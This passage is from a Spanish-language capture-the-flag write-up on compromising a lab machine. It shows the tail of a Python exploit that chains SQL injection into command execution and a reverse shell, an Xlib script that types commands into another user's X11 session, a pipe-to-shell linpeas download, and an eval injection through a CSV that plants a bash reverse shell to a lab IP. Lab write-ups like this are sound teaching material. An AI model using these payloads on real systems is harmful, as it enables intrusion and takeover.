    p.add_argument("--cmd", help="Arbitrary OS statement string to evaluate synchronously")
    p.add_argument("--lhost", help="Local receiver interface configuration IP address")
    p.add_argument("--lport", type=int, default=9001, help="Local connection callback listening port")
    p.add_argument("--listen", action="store_true", help="Instantiate the interaction channel engine locally inside the thread runtime")
    args = p.parse_args()

    x = Exploit(args.target, cookie=args.cookie)

    x.log("[*] Verifying 'Duty-Free' authorization business logic bypass...")
    sc, j = x.verify()
    if not (isinstance(j, dict) and "eligibility_token" in j):
        sys.exit("[-] Verification dropped or current cart session context timed out. HTTP status code: %s" % sc)
    x.log("[+] Logic bypass validated successfully. Valid state token generated.")

    x.log("[*] Running SQL injection extraction validation via functional error channels...")
    db_user = x.leak("SELECT current_user")
    if not db_user:
        sys.exit("[-] Extraction failure. The database processing context failed to filter information through the CAST method.")
    x.log(f"[+] SQLi parameter reflection confirmed. Current internal engine active role: {db_user}")

    if args.cmd:
        x.log(f"[*] Dispatching application statement request: {args.cmd}")
        out = x.run(args.cmd)
        print("-" * 40 + "\n" + (out if out is not None else "(No output received)") + "\n" + "-" * 40)
        return

    if args.lhost:
        if args.listen:
            threading.Thread(target=serve, args=(args.lport,), daemon=True).start()
            time.sleep(0.5)
        else:
            x.log(f"[*] Prepare operational system connection listener on another terminal instance: nc -lvnp {args.lport}")

        x.log(f"[*] Sending transmission callback payload targeting connection vector {args.lhost}:{args.lport}...")
        x.revshell(args.lhost, args.lport)
        return

    # Fallback status check operation
    x.log(f"[+] Core functional command environment probe ('id'): {x.run('id')}")

if __name__ == "__main__":
    main()
Con el script podemos comprobar la vulnerabilidad, y con la flag --cmd ejecutar un comando para obtener una reverse shell.


Ahora intentamos leer la user.txt, pero no está, seguramente tengamos que pivotar hacia el usuario dutyfree-kiosk. Después de agotar las vías convencionales de escalada/pivotaje, ejecutamos linpeas.sh.
curl http://10.10.17.136:8000/linpeas.sh | sh
No vemos nada que pueda ayudarnos, por lo que vamos a listar el sistema de ficheros más a fondo.
Command Injection on Graphic Session - via X11 Socket
En /tmp vemos el socket X11 abierto. Este es el socket que dibuja ventanas, captura inputs del teclado y rastrea al ratón en una pantalla de Linux. Usa un modelo servidor-cliente. Además, podemos observar la serverauth.XXXXXX que es propiedad de dutyfree-kiosk. Esto es un token autogenerado cuando el usuario inicia sesión gráfica.

Debido a la naturaleza de este socket, podemos mandar comandos de teclas para ejecutar acciones en la terminal gráfica. Vamos a hacer una captura de pantalla.

Ahora nos la descargamos y la abrimos.

Vale, vamos a probar a abrir una terminar y volvemos a hacer una captura de pantalla.

Para abrir la terminal:
export DISPLAY=:0
python3 -c "import Xlib.display; from Xlib.ext.xtest import fake_input; from Xlib import X, XK; import time; d = Xlib.display.Display(); ctrl = d.keysym_to_keycode(XK.string_to_keysym('Control_L')); alt = d.keysym_to_keycode(XK.string_to_keysym('Alt_L')); t_key = d.keysym_to_keycode(XK.string_to_keysym('t')); fake_input(d, X.KeyPress, ctrl); fake_input(d, X.KeyPress, alt); fake_input(d, X.KeyPress, t_key); d.sync(); time.sleep(0.1); fake_input(d, X.KeyRelease, t_key); fake_input(d, X.KeyRelease, alt); fake_input(d, X.KeyRelease, ctrl); d.sync()"
Ahora la descargamos y la abrimos.

Después de probar un par de cosas nos damos cuenta de que los comandos no interpretan espacios, puntos, etc. Por lo que desarrollamos el siguiente exploit:
import sys, time
from Xlib import X, XK, display
from Xlib.ext import xtest

d = display.Display(":0")

SPECIAL = {
    ' ': 'space', '.': 'period', ',': 'comma', '/': 'slash',
    '-': 'minus', '_': 'underscore', '=': 'equal', '+': 'plus',
    ':': 'colon', ';': 'semicolon', "'": 'apostrophe', '"': 'quotedbl',
    '<': 'less', '>': 'greater', '(': 'parenleft', ')': 'parenright',
    '[': 'bracketleft', ']': 'bracketright', '{': 'braceleft', '}': 'braceright',
    '!': 'exclam', '@': 'at', '#': 'numbersign', '$': 'dollar',
    '%': 'percent', '^': 'asciicircum', '&': 'ampersand', '*': 'asterisk',
    '\\': 'backslash', '|': 'bar', '~': 'asciitilde', '`': 'grave',
    '?': 'question',
}

def lookup(ch):
    if ch in SPECIAL:
        return XK.string_to_keysym(SPECIAL[ch])
    return XK.string_to_keysym(ch)

def key(keysym, shift=False):
    code = d.keysym_to_keycode(keysym)
    sc = d.keysym_to_keycode(XK.XK_Shift_L)
    if shift:
        xtest.fake_input(d, X.KeyPress, sc)
    xtest.fake_input(d, X.KeyPress, code)
    d.sync()
    time.sleep(0.03)
    xtest.fake_input(d, X.KeyRelease, code)
    if shift:
        xtest.fake_input(d, X.KeyRelease, sc)
    d.sync()
    time.sleep(0.03)

SHIFT_SPECIAL = set('!@#$%^&*()_+{}|:"<>?~')

def type_text(text):
    for ch in text:
        if ch == '\n':
            key(XK.XK_Return)
            continue
        ks = lookup(ch)
        if ks == 0:
            print("WARN: no keysym for", repr(ch), file=sys.stderr)
            continue
        need_shift = ch.isupper() or ch in SHIFT_SPECIAL
        key(ks, shift=need_shift)

cmd = sys.argv[1] if len(sys.argv) > 1 else "id\n"
type_text(cmd)
Lo ejecutamos.

Ten en cuenta que en este script hay que utilizar un \n al final para simular el Enter.

Ahora toca escalar.
Escalada de Privilegios
Root Access - via Input Unsanitization on Custom Service
Durante la enumeración anterior, encontramos un servicio interesante que se ejecutaba como root, en el que el grupo pos-ops podía hacer ciertas cosas.

El servicio en cuestión era:
Ahora ya somos parte del grupo pos-ops y hay un archivo .csv que es modificable por nosotros. Vamos a leer el script de bash.

El comando:
eval "${tax_class}=${duty_pct}"
Le dice al script que coja el trozo de código y lo ejecute. El desarrollador intentó securizarlo, pero sólo comprobó que los números fuesen números, y dejó totalmente desprotegido el texto:
if ! [[ "$duty_pct" =~ ^[0-9]+$ && "$vat_pct" =~ ^[0-9]+$ ]]; then
        echo "apply-duty-rates: line $lineno: rate must be numeric" >&2
        exit 1
    fi
Como tenemos permiso de escritura sobre el .csv, podemos llegar a ejecutar comandos, como el siguiente:
echo -e "SPIRITS,45,20\nWINE,25,20\nBEER,25,20\nSNACKS,20,20\nCONFECTIONERY,20,20\nbash -c 'bash -i >& /dev/tcp/10.10.17.136/4444 0>&1' #,1,1" > /opt/vrs/data/duty-rates.csv
El primer intento que hice falló por no usar # para comentar el resto del script.

Ahora en la terminal de escucha:

Conclusión
Una máquina bastante sencilla en términos generales. Sobre todo la escalada de privilegios. Lo más difícil es darse cuenta del socket X11 para poder ejecutar comandos en una sesión gráfica. La parte del parseo del endpoint /verify tampoco es especialmente intuitivo.
En esta máquina hemos trabajado:
- SQLi
- Parseo de formato BCBP
- Socket leverage
- Python scripting
- Análisis de scripts de bash y servicios
Una máquina divertida en general.
¡Hemos conseguido ambas flags!